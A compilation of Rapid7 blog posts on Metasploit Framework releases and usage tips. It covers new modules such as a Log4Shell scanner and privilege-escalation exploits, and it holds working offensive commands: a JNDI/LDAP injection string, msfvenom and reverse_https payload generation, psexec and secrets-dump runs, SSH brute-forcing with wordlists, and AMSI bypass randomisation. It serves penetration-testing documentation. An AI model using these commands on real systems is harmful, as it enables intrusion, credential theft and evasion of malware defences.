All posts by Alan David Foster

Metasploit Wrap-Up

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/12/17/metasploit-wrap-up-143/

Log4Shell – Log4j HTTP Scanner

Metasploit Wrap-Up

Versions of Apache Log4j impacted by CVE-2021-44228 which allow JNDI features used in configuration, log messages, and parameters, do not protect against attacker controlled LDAP and other JNDI related endpoints.

This module will scan an HTTP endpoint for the Log4Shell vulnerability by injecting a format message that will trigger an LDAP connection to Metasploit. This module is a generic scanner and is only capable of identifying instances that are vulnerable via one of the pre-determined HTTP request injection points.

This module has been successfully tested with:

  • Apache Solr
  • Apache Struts2
  • Spring Boot

Example usage:

msf6 > use auxiliary/scanner/http/log4shell_scanner 
msf6 auxiliary(scanner/http/log4shell_scanner) > set RHOSTS 192.168.159.128
RHOSTS => 192.168.159.128
msf6 auxiliary(scanner/http/log4shell_scanner) > set SRVHOST 192.168.159.128
SRVHOST => 192.168.159.128
msf6 auxiliary(scanner/http/log4shell_scanner) > set RPORT 8080
RPORT => 8080
msf6 auxiliary(scanner/http/log4shell_scanner) > set TARGETURI /struts2-showcase/
TARGETURI => /struts2-showcase/
msf6 auxiliary(scanner/http/log4shell_scanner) > run
[*] Started service listener on 192.168.159.128:389 
[+] Log4Shell found via /struts2-showcase/%24%7bjndi%3aldap%3a%24%7b%3a%3a-/%7d/192.168.159.128%3a389/r7yol50kgg7be/%24%7bsys%3ajava.vendor%7d_%24%7bsys%3ajava.version%7d%7d/ (java: BellSoft_11.0.13)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/log4shell_scanner) >

For more details, please see the official Rapid7 Log4Shell CVE-2021-44228 analysis.

New module content (2)

  • Log4Shell HTTP Scanner by Spencer McIntyre, which exploits CVE-2021-44228 – This module performs a generic scan of a given target for the Log4Shell vulnerability by injecting it into a series of Header fields as well as the URI path.
  • WordPress WPS Hide Login Login Page Revealer by h00die and thalakus, which exploits CVE-2021-24917 – A new PR for CVE-2021-24917 was added, which is an information disclosure bug in WPS Hide Login WordPress plugin before 1.9.1. This vulnerability allows unauthenticated users to get the secret login page by setting a random referer string and making a request to /wp-admin/options.php. Additionally, several WordPress modules were updated to more descriptively report which plugin they found as being vulnerable on a given target.

Enhancements and features

  • #15842 from adfoster-r7 – Several libraries within the lib folder have now been updated to declare Meterpreter compatibility requirements, which will allow users to more easily determine when they are using a library that the current session does not support.
  • #15936 from cmaruti – The wordlists for Tomcat Manager have been updated with new default usernames and passwords that can be used by various scanner and exploit modules when trying to find and exploit Tomcat Manager installations with default usernames and/or passwords.
  • #15944 from sjanusz-r7 – Adds long form option names to the sessions command, for example sessions --upgrade 1
  • #15965 from adfoster-r7 – Adds a TCP URI scheme for setting RHOSTS, which allows one to specify the username, password, and the port if it’s specified as a string such as tcp://user:a b [email protected] which would translate into the username user, password a b c, and host example.com on the default port used by the module in question.

Bugs fixed

  • #15779 from k0pak4 – The code of lib/msf/core/auxiliary/report.rb has been improved to fix an error whereby the report_vuln() would crash if vuln was nil prior to calling framework.db.report_vuln_attempt(). This has been fixed by checking the value of vuln and raising a ValidationError if it’s set to nil.
  • #15945 from zeroSteiner – This change fixes the Meterpreter > ls command, in the case where one of the files or folders within the listed folder was inaccessible.
  • #15952 from sjanusz-r7 – This PR adds a fix for the creds -d command which crashed on some NTLM hashes.
  • #15957 from sjanusz-r7 – A bug existed whereby a value was not correctly checked to ensure it was not nil prior to being used when saving credentials with Kiwi. This has been addressed by adding improved error checking and handling.
  • #15963 from adfoster-r7 – A bug has been fixed that prevented users using Go 1.17 from being able to run Go modules within Metasploit. Additionally the boot process has been altered so that messages about modules not loading are now logged to disk so as to not confuse users about errors in modules that they don’t plan to use.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

Metasploit Wrap-Up

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/11/12/metasploit-wrap-up-138/

Callback Hell

Metasploit Wrap-Up

Metasploit has now added an exploit module for CVE-2021-40449, a Windows local privilege escalation exploit caused by a use-after-free during the NtGdiResetDC callback in vulnerable versions of win32k.sys. This module can be used to escalate privileges to those of NT AUTHORITY\SYSTEM. The module should work against Windows 10 x64 build 14393 and 17763, but it should also work against older versions of Windows 10. Note that this exploit may not always work the first time, and may require an additional run to succeed.

OMIGOD it’s LPE

As a continuation to the recently landed OMIGOD RCE module, Spencer McIntyre has contributed a new local privilege escalation module for CVE-2021-38648, which is an authentication bypass within Microsoft’s (OMI) management interface versions less than 1.6.8-1. This vulnerability must be leveraged locally and can be exploited in the default configuration. Exploitation results in OS command execution as the root user.

Named Pipe Pivoting

This week dwelch-r7 fixed a regression issue in Meterpreter’s named pipe pivoting support. This relatively unknown feature was initially added by community contributor OJ and allows users to pivot additional Meterpreter sessions through a compromised host using named pipes over SMB.

As a quick demonstration, users can create a named pipe on a compromised Windows host through an existing Meterpreter session:

sessions -i -1
pivot add -t pipe -l $smb_host_ip -n mypipe -a x64 -p windows

Then verify the pivot was created successfully:

meterpreter > pivot list

Currently active pivot listeners
================================

    Id                                URL                            Stage
    --                                ---                            -----
    c134bb9f27dc4089b2f56b3ad25c4970  pipe://192.168.222.155/mypipe  x64/windows

Now generate a new payload which will connect to the compromised host’s named pivot over SMB:

msfvenom -p windows/x64/meterpreter/reverse_named_pipe PIPEHOST=$smb_host_ip PIPENAME=mypipe -o pipe.exe -f exe -a x64

Execution of this new payload will attempt to connect to the compromised Windows host, resulting in a new session in msfconsole, which can be verified with the sessions command:

Metasploit Wrap-Up

New module content (4)

  • WordPress Plugin Automatic Config Change to RCE by Jerome Bruandet and h00die – This adds an auxiliary module that leverages an unauthenticated arbitrary WordPress options change vulnerability
    in the Automatic (wp-automatic) plugin version 3.53.2 and below. The module enables user registration, sets the default user role to admin and creates a new privileged user with the provided email address.
  • BillQuick Web Suite txtID SQLi by Caleb Stewart and h00die, which exploits CVE-2021-42258 – This adds an auxiliary module that exploits an unauthenticated sql injection vulnerability in BillQuick Web Suite versions before v22.0.9.1.
  • Microsoft OMI Management Interface Authentication Bypass by Nir Ohfeld, Shir Tamari, and Spencer McIntyre, which exploits CVE-2021-38648 – This adds a local exploit module that targets versions less than 1.6.8-1 of Microsoft’s Open Management Infrastructure (OMI) software. Issuing a command execution request against the local socket with the authentication handshake omitted can result in code execution as the root user.
  • Win32k NtGdiResetDC Use After Free Local Privilege Elevation by Boris Larin, Costin Raiu, Grant Willcox, IronHusky, KaLendsi, Red Raindrop Team of Qi’anxin Threat Intelligence Center, and ly4k, which exploits CVE-2021-40449 – Adds a module for CVE-2021-40449 aka CallbackHell, a Windows local privilege escalation exploit caused by a use after free during the NtGdiResetDC callback in vulnerable versions of win32k.sys.

Enhancements and features

  • #15829 from AlanFoster – This makes a couple of improvements to the Kubernetes Exec module to handle slow instances more gracefully by using a configurable exponential back off.
  • #15840 from smashery – Changes an error message that was preventing the DCSync operation from running as SYSTEM to a warning to allow it to run. This fixes a case where the computer account has the necessary privileges to complete the operations which is the case when it is a domain controller.
  • #15846 from smashery – The download command has been updated so that now supports tab completion for file paths and file names.
  • #15859 from smashery – Improves the Meterpreter tab completion functionality on case insensitive filesystems (such as Windows).

Bugs fixed

  • #15818 from zeroSteiner – Fixes an edgecase in the Kubernetes exec module which led to sessions dying when performing partial websocket reads

  • #15820 from dwelch-r7 – Fixes a regression issue in Meterpreter’s named pipe pivoting support

  • #15838 from uhei – Fixes a regression error in auxiliary/scanner/sap/sap_router_portscanner which caused this module to crash when validating host ranges

  • #15845 from smashery – This updates Meterpreter to check if it’s running as SYSTEM before attempting to escalate as part of getsystem. This allows it to state that it’s already running as SYSTEM instead of displaying an error message that no escalation technique worked.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

Easier URI Targeting With Metasploit Framework

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/09/23/metasploit-uri-support/

Easier URI Targeting With Metasploit Framework

Over the past year and a half, Metasploit Framework’s core engineering team in Belfast has made significant improvements to usability, discoverability, and the general quality of life for the global community of Framework users. A few of the enhancements we’ve worked on in MSF 6 include:

  • A handy tip command in msfconsole that delivers tips n’ tricks to users
  • Consolidated EternalBlue modules that removed the need for Python as a dependency, as well as automatic targeting support
  • AutoCheck support, which runs the check functionality of a module before its exploit capabilities are executed to ensure the module will work beforehand, as well as providing a ForceExploit advanced option that allows a user-override this functionality
  • A debug command in msfconsole that provides data to help users understand the root cause of issues
  • Improved cross-platform support for msfdb, as well as supporting external databases — such as using a PostgreSQL Docker container
  • User experience improvements, including word-wrapping tables, highlighting matched search terms in the search table, and introducing context-aware hints — such as letting users know that they can use the use command to easily select a searched module
  • Reducing msfconsole’s boot time, as well as reducing the time required to search for modules, and list exploits/payloads in both the console and module.search RPC calls

Today’s blog looks at another series of improvements that have overhauled Framework’s option support to allow for streamlined workflows when specifying multiple module options for protocols like HTTP, MySQL, PostgreSQL, SMB, SSH, and more. This removes the need to individually call set for each module option value before running it — courtesy of pull request #15253.

Overview

Traditional usage of Metasploit involves loading a module and setting multiple options:

use exploit/linux/postgres/postgres_payload

set username administrator

set password pass

set rhost 192.168.123.6

set rport 5432

set database postgres

set lhost 192.168.123.1

set lport 5000

run

You could also specify multiple RHOSTS separated by spaces, or with a CIDR subnet mask:

set rhosts 127.0.0.1 127.0.0.2

set rhosts 127.0.0.1/24

URI support for RHOSTS

As of Metasploit 6.1.4, users can now supply URI strings as arguments to the run command to specify RHOST values and option values at once:

use exploit/linux/postgres/postgres_payload

run postgres://administrator:[email protected] lhost=192.168.123.1 lport=5000

This new workflow will not only make it easier to use reverse-i-search with CTRL+R in Metasploit’s console — it will also make it easier to share cheat sheets among pentesters.

SMB examples

There’s a full page of documentation and examples in the Metasploit Wiki, but here are a few highlights that show the improvements.

Running psexec against a target host:

use exploit/windows/smb/psexec

run smb://user:[email protected] lhost=192.168.123.1 lport=5000

run “smb://user:pass with [email protected]” lhost=192.168.123.1 lport=5000

Running psexec with NTLM hashes:

use exploit/windows/smb/psexec

run smb://Administrator:aad3b435b51404eeaad3b435b51404ee:[email protected] lhost=10.10.14.13 lport=5000

Dumping secrets with NTLM hashes:

use auxiliary/gather/windows_secrets_dump

run smb://Administrator:aad3b435b51404eeaad3b435b51404ee:[email protected]

Downloading a file:

use auxiliary/admin/smb/download_file

run smb://a:[email protected]/my_share/helloworld.txt

Uploading a file:

use auxiliary/admin/smb/upload_file

echo “my file” > local_file.txt

run smb://a:[email protected]/my_share/remote_file.txt lpath=./local_file.txt

SSH examples

If you have valid SSH credentials, the ssh_login module will open a Metasploit session for you:

use scanner/ssh/ssh_login

run ssh://user:[email protected]

Brute-force host with known user and password list:

use scanner/ssh/ssh_login

run ssh://[email protected] threads=50 pass_file=./rockyou.txt

Brute-force credentials:

use scanner/ssh/ssh_login

run ssh://192.168.222.1 threads=50 user_file=./users.txt pass_file=./rockyou.txt

Brute-force credentials in a subnet:

use scanner/ssh/ssh_login

run cidr:/24:ssh://user:[email protected] threads=50

run cidr:/24:ssh://[email protected] threads=50 pass_file=./rockyou.txt

It’s also now possible to port forward through a Metasploit SSH session:

route add 172.18.103.0/24 ssh_session_id

More examples

Full details and examples can be found within the Metasploit Wiki. At the time of release, the following protocols are now supported:

  • cidr – Can be combined with other protocols to specify address subnet mask
  • length
  • file – Load a series of RHOST values separated by newlines from a file (this file can also include URI strings)
  • http
  • https
  • mysql
  • postgres
  • smb
  • ssh

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Metasploit Wrap-Up

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/07/16/metasploit-wrap-up-121/

Eternal Blue improvements

Metasploit Wrap-Up

Prior to this release Metasploit offered two separate exploit modules for targeting MS17-010, dubbed Eternal Blue. The Ruby module previously only supported Windows 7, and a separate ms17_010_eternalblue_win8 Python module would target Windows 8 and above.

Now Metasploit provides a single Ruby exploit module exploits/windows/smb/ms17_010_eternalblue.rb which has the capability to target Windows 7, Windows 8.1, Windows 2012 R2, and Windows 10. This change removes the need for users to have Python and impacket installed on their host machine, and the automatic targeting functionality will now also make this module easier to run and exploit targets.

AmSi 0BfuSc@t!on

The Anti-Malware Scan Interface integrated into Windows poses a lot of challenges for offensive security testing. While bypasses exist and one such technique is integrated directly into Metasploit, the stub itself is identified as malicious. A chicken and egg problem exists due to the stub being incapable of being executed to bypass AMSI and permit the payload from executing. To address this, Metasploit now randomizes the AMSI bypass stub itself. The randomization both obfuscates literal string values that are known qualifiers for AMSI such as amsiInitFailed as well as shuffles the placement of powershell expressions. With these improvements in place, Powershell payloads are now much more likely to be successfully executed. While the bypass stub is now prepended by default for all exploit modules, it can be explicitly disabled by setting Powershell::prepend_protections_bypass to false.

VMware vCenter Server RCE

Our very own Will Vu has added a new exploit module targeting VMware vCenter Server CVE-2021-21985. This module exploits Java unsafe reflection and SSRF in the VMware vCenter Server Virtual SAN Health Check plugin’s ProxygenController class to execute code as the vsphere-ui user. See the vendor advisory for affected and patched versions. This module has been tested against VMware vCenter Server 6.7 Update 3m (Linux appliance). For testing in your own lab environment, full details are in the module documentation.

New module content (4)

  • VMware vCenter Server Virtual SAN Health Check Plugin RCE by wvu and Ricter Z, which exploits CVE-2021-21985 – A new exploit module for VMware vCenter Server CVE-2021-21985 which exploits Java unsafe reflection and SSRF in the VMware vCenter Server Virtual SAN Health Check plugin’s ProxygenController class to execute code as the vsphere-ui user.
  • Polkit D-Bus Authentication Bypass by Kevin Backhouse, Spencer McIntyre, and jheysel-r7, which exploits CVE-2021-3560 – A new module has been added which exploits CVE-2021-3560, an authentication bypass and local privilege elevation vulnerability in polkit, a toolkit for defining and handling authorizations which is installed by default on many Linux systems. Successful exploitation results in the creation of a new user with root permissions, which can then be used to gain a shell as root. Note that exploitation requires that users have a non-interactive session on some systems so users may need to gain a SSH session first before exploiting this vulnerability.
  • ForgeRock / OpenAM Jato Java Deserialization by Michael Stepankin, Spencer McIntyre, bwatters-r7, and jheysel-r7, which exploits CVE-2021-35464 – A new module has been added which exploits CVE-2021-35464, a pre-authentication Java deserialization vulnerability
    in OpenAM and ForgeRock AM. Succcessful exploitation allows for remote code execution as the user running the OpenAM service.
  • Windows Process Memory Dump by smashery – This adds a new post module that dumps the memory of any process on the target. This module is able to perform a full or a standard dump. It also downloads the file into the local loot database and delete the temporary file on the target.

Enhancements and features

  • #15217 from agalway-r7 – Removes the Python module ms17_010_eternalblue_win8.py and consolidates the functionality into exploits/windows/smb/ms17_010_eternalblue.rb – which as a result can now target Windows 7, Windows 8.1, Windows 2012 R2, and Windows 10. This change now removes the need to have Python installed on the host machine, and the automatic targeting functionality will now make this module easier to run.
  • #15254 from zeroSteiner – This updates the AMSI bypass used by modules executing Powershell code to be randomized making it more difficult to be detected using static signatures.

Bugs fixed

  • #15362 from bwatters-r7 – Fixes a regression issue with post/multi/manage/shell_to_meterpreter, and other interactions with command shell based sessions
  • #15420 from adfoster-r7 – Fixes an regression issue were auxiliary/scanner/ssh/eaton_xpert_backdoor failed to load correctly

Get it

As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
binary installers (which also include the commercial edition).

Metasploit Wrap-Up

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2021/01/15/metasploit-wrap-up-94/

Commemorating the 2020 December Metasploit community CTF

Metasploit Wrap-Up


A new commemorative banner has been added to the Metasploit console to celebrate the teams that participated in the 2020 December Metasploit community CTF and achieved 100 or more points:

Metasploit Wrap-Up

If you missed out on participating in this most recent event, be sure to follow the Metasploit Twitter and Metasploit blog posts. If there are any future Metasploit CTF events, all details will be announced there!

If the banners aren’t quite your style, you can always disable them with the quiet flag:

msfconsole -q

Windows privilege escalation via Cloud Filter driver

Our very own gwillcox-r7 has created a new module for CVE-2020-1170 Cloud Filter Arbitrary File Creation EOP, with credit to James Foreshaw for the initial vulnerability discovery and proof of concept. The Cloud Filter driver, cldflt.sys, on Windows 10 v1803 and later, prior to December 2020, did not set the IO_FORCE_ACCESS_CHECK or OBJ_FORCE_ACCESS_CHECK flags when calling FltCreateFileEx() and FltCreateFileEx2() within its HsmpOpCreatePlaceholders() function with attacker-controlled input. This meant that files were created with KernelMode permissions, thereby bypassing any security checks that would otherwise prevent a normal user from being able to create files in directories they don’t have permissions to create files in.

This module abuses this vulnerability to perform a DLL hijacking attack against the Microsoft Storage Spaces SMP service, which grants the attacker code execution as the NETWORK SERVICE user. Users are strongly encouraged to set the PAYLOAD option to one of the Meterpreter payloads, as doing so will allow them to subsequently escalate their new session from NETWORK SERVICE to SYSTEM by using Meterpreter’s getsystem command to perform RPCSS Named Pipe Impersonation and impersonate the SYSTEM user.

New Modules (3)

Enhancements and Features

  • #14562 from zeroSteiner Improves the readability of Meterpreter error messages by replacing the command ID with the command name
  • #14582 from zeroSteiner This adds the possibility to run post module actions as commands. This also consolidates and improves existing VSS modules into one new single module with multiple actions.
  • #14600 from zeroSteiner The FileSystem mixin has been reorganized and a number of function aliases have been added to assist developers in using the module. Additionally new YARD documentation has been added to better explain the functionality of several of the FileSystem mixin’s functions to assist developers in determining when to use these functions.
  • #14606 from bwatters-r7 This adds a banner commemorating all of the teams that participated in the Q4 2020 CTF.

Bugs Fixed

  • #14515 from timwr This fixes an issue with both cmd/unix/reverse_awk and cmd/unix/bind_awk payloads that were not correctly terminating when after a session was closed. This was causing endless session creations and high CPU consumption on the target.
  • #14605 from zeroSteiner This PR fixes an issue where the VHOST option was not being correctly populated when the RHOST option was a domain name
  • #14613 from adfoster-r7 Fixes a regression error with modules depending on NTLM such as cve_2019_0708_bluekeep
  • #14614 from zeroSteiner A bug within the module for CVE-2020-17136 occurred where a relative path was used instead of an absolute path when attempting to load the C# exploit exe. The code has been replaced with a call to File.expand_path() to allow the module to dynamically determine the full path to this file, allowing users to use the module regardless of which directory they are in when running msfconsole.

Get it

As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:

If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the binary installers (which also include the commercial edition).

Metasploit Tips and Tricks for HaXmas 2020

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2020/12/23/metasploit-tips-and-tricks-for-haxmas-2020-2/

Metasploit Tips and Tricks for HaXmas 2020

For this year’s HaXmas, we’re giving the gift of Metasploit knowledge! We’ll cover a mix of old, new, or recently improved features that you can incorporate into your workflows. Some of our readers may already know these tips and tricks for using Metasploit, but for the others who aren’t aware of them, it’s your lucky day!

Debugging failed HTTP Modules

There’s nothing more upsetting than not getting a Meterpreter session due to the misconfiguration of module options. I have found that the quickest way to sanity-check failed HTTP Modules is to set the HTTPTrace option to true before running your module:

set HTTPTrace true

This will enable the logging of raw HTTP requests and responses:

msf6 > use scanner/http/title

msf6 auxiliary(scanner/http/title) > set RHOSTS 127.0.0.1

RHOSTS => 127.0.0.1

msf6 auxiliary(scanner/http/title) > set HttpTrace true

HttpTrace => true

msf6 auxiliary(scanner/http/title) > run

####################

# Request:

####################

GET / HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

####################

# Response:

####################

HTTP/1.0 200 OK

Server: SimpleHTTP/0.6 Python/2.7.16

Date: Wed, 16 Dec 2020 01:16:32 GMT

Content-type: text/html; charset=utf-8

Content-Length: 178

<!DOCTYPE html PUBLIC “-//W3C//DTD HTML 3.2 Final//EN”><html>

<title>Directory listing for /</title>

<body>

<h2>Directory listing for /</h2>

<hr>

<ul>

</ul>

<hr>

</body>

</html>

[+] [127.0.0.1:80] [C:200] [R:] [S:SimpleHTTP/0.6 Python/2.7.16] Directory listing for /

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/title) >

This is a great way to quickly see why your modules have failed. In some scenarios, you may find that you’ve simply forgotten to specify the TARGETURI or VHOST options correctly, and after rerunning the module, you might even have a session.

Inline run options

Did you know that you can inline Metasploit’s options when running a module? When paired with your terminal’s reverse-i-search ctrl+r capabilities, it can be a real time-saver when wanting to rerun Metasploit modules again with the same options:

msf6 > use scanner/http/title

msf6 auxiliary(scanner/http/title) > run RHOSTS=127.0.0.1

[+] [127.0.0.1:80] [C:200] [R:] [S:SimpleHTTP/0.6 Python/2.7.16] Directory listing for /

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/title) >

Providing inlined options can also be useful for quickly enabling the HttpTrace functionality or verbose mode of a module:

msf6 auxiliary(scanner/http/title) > run HttpTrace=true VERBOSE=true

####################

# Request:

####################

GET / HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)

####################

# Response:

####################

HTTP/1.0 200 OK

Server: SimpleHTTP/0.6 Python/2.7.16

Date: Wed, 16 Dec 2020 01:16:32 GMT

Content-type: text/html; charset=utf-8

Content-Length: 178

<!DOCTYPE html PUBLIC “-//W3C//DTD HTML 3.2 Final//EN”><html>

<title>Directory listing for /</title>

<body>

<h2>Directory listing for /</h2>

<hr>

<ul>

</ul>

<hr>

</body>

</html>

[+] [127.0.0.1:80] [C:200] [R:] [S:SimpleHTTP/0.6 Python/2.7.16] Directory listing for /

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf6 auxiliary(scanner/http/title) >

This year, we improved on these capabilities even further, thanks to this pull request. Metasploit now supports tab completion for both option names and values, too! Just use the tab key on your keyboard and you’ll be good to go:

set <tab><tab>

set RHOSTS=<tab><tab>

Note that this is a lesser-used piece of Metasploit’s functionality, so if you run into any issues, be sure to create an issue and send the details our way.

Quickly interacting with new sessions

Metasploit provides support for quickling interacting with the most recently created session by using a session ID of -1, for instance:

msf6 > sessions -i -1

[*] Starting interaction with 4…

Note that this trick also works when running post modules:

use modules/post/multi/manage/screenshare

set SESSION -1

set SRVHOST vmnet8

set URIPATH /

run

But wait, there’s more! Thanks to this pull request a few years ago, you can save additional characters by omitting the -i flag when you want to interact with a session:

msf6 > sessions -1

[*] Starting interaction with 4…

meterpreter > sessions 1

[*] Backgrounding session 4..

[*] Starting interaction with 1…

Skipping msfvenom’s boot time

Name a more iconic duo than msfvenom and exploit/multi/handler. I’ll wait.

In the meantime, though, did you know that you can generate payloads and create handlers without even leaving the Metasploit console? Just open up Metasploit and run through the payload generation and handler creation steps directly from the payload module:

# Use the payload module:

use windows/meterpreter/reverse_https

set LHOST 127.0.0.1

set LPORT 4443

set SessionCommunicationTimeout 0

set ExitOnSession false

# Create the executable, as an alternative to msfvenom:

generate -o reverse_windows.exe -f exe

# Create a handler, as an alternative to exploit/multi/handler

to_handler

We’ve found that this workflow can be faster in comparison to using msfvenom directly, which can be slow in comparison to a warmed-up Metasploit console.

Resource scripts

Resource scripts are great for streamlining your repetitive workflows. For instance, if we wanted to turn the above workflow of "using a module, generating a particular payload, and creating a handler" into a reusable resource script, simply create a file my_workflow.rc with the commands that you’d like to run:

cat my_workflow.rc

use windows/meterpreter/reverse_https

set LHOST 127.0.0.1

set LPORT 4443

set SessionCommunicationTimeout 0

set ExitOnSession false

generate -o reverse_windows.exe -f exe

to_handler

Running a resource file from the command line is simple—just use the resource command. Metasploit will load this file, then execute each line one at time:

msf6 > resource /example/my_workflow.rc

[*] Processing /example/my_workflow.rc for ERB directives.

resource (/example/my_workflow.rc)> use windows/meterpreter/reverse_https

resource (/example/my_workflow.rc)> set LHOST 127.0.0.1

LHOST => 127.0.0.1

resource (/example/my_workflow.rc)> set LPORT 4443

LPORT => 4443

resource (/example/my_workflow.rc)> set SessionCommunicationTimeout 0

SessionCommunicationTimeout => 0

resource (/example/my_workflow.rc)> set ExitOnSession false

ExitOnSession => false

resource (/example/my_workflow.rc)> generate -o reverse_windows.exe -f exe

[*] Writing 73802 bytes to reverse_windows.exe…

resource (/example/my_workflow.rc)> to_handler

[*] Payload Handler Started as Job 2

By default Metasploit will run any resource scripts found within its config directory at ~/.msf4/msfconsole.rc, or you can even specify resource scripts to be run when msfconsole starts up. This can be useful for setting options such as global logging, or default LHOST values:

msfconsole -r /example/my_workflow.rc

Writing resource scripts can sometimes be a chore, which is why Metasploit also provides the ability to save recently executed commands directly to a specified resource script location:

# Viewing the makerc command usage:

msf6 > help makerc

Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

# Saving the last commands to reusable resource script:

msf6 > makerc example.rc

[*] Saving last 4 commands to examplerc …

For the power users of Metasploit, resource scripts also support the ability to run arbitrary Ruby code. This functionality makes it possible to interact directly with Metasploit’s Framework object programmatically:

use windows/meterpreter/reverse_https

&ltruby>

# Run arbitrary ruby code which can interact with the Metasploit framework object

puts “Currently running with Metasploit version: #{framework.version}!”

&lt/ruby>

If you didn’t know, there’s also a treasure trove of hidden resource scripts buried deep within Metasploit Framework repository that you may not be aware of: https://github.com/rapid7/metasploit-framework/tree/master/scripts/resource.

Refining search results

This year, we made improvements to the search functionality of Metasploit. Specifying additional search terms will now continue to refine your search results.

Previously, when using the command search postgresql login, all modules matching either postgresql or login would be returned:

msf6 > search postgresql login

Matching Modules

================

# Name Disclosure Date Rank Check Description

– —- ————— —- —– ———–

0 auxiliary/admin/appletv/appletv_display_image normal No Apple TV Image Remote Control

1 auxiliary/admin/appletv/appletv_display_video normal No Apple TV Video Remote Control

… many modules later …

248 post/windows/manage/sticky_keys normal No Sticky Keys Persistance Module

249 post/windows/manage/wdigest_caching normal No Windows Post Manage WDigest Credential Caching

Interact with a module by name or index, for example use 249 or use post/windows/manage/wdigest_caching

Now with the newly updated search command running search postgresql login – Metasploit will only return modules matching both postgresql and login:

msf6 > search postgresql login

Matching Modules

================

# Name Disclosure Date Rank Check Description

– —- ————— —- —– ———–

0 auxiliary/scanner/postgres/postgres_login normal No PostgreSQL Login Utility

Interact with a module by name or index, for example use 0 or use auxiliary/scanner/postgres/postgres_login

This functionality works well with the search keywords, too:

msf6 > search cve:2020 type:aux tomcat ghostcat

Matching Modules

================

# Name Disclosure Date Rank Check Description

– —- ————— —- —– ———–

0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal No Ghostcat

Interact with a module by name or index, for example use 0 or use auxiliary/admin/http/tomcat_ghostcat

Developing modules?

There are lots of great workflow capabilities built into Metasploit for our users, but there’s also a few useful tricks for developers!

Let’s start our journey with file reloading. It turns out that the best improvement to a developer’s productivity is the ability to reload files in Metasploit without having to close and reopen it. As a result, these commands will save you a lot of time:

  • reload: Reload the latest version of the active module from the file system.
  • reload_lib -a: Reload any changed files that are in your current Git working tree, other than modules. This is perfect for changing core library files.
  • reload_all: Reload all modules from all configured module paths.

There are also a few extra commands that you might find useful when modifying a developing a new Metasploit module:

  • rerun: After reloading the module the currently active module, run the run command.
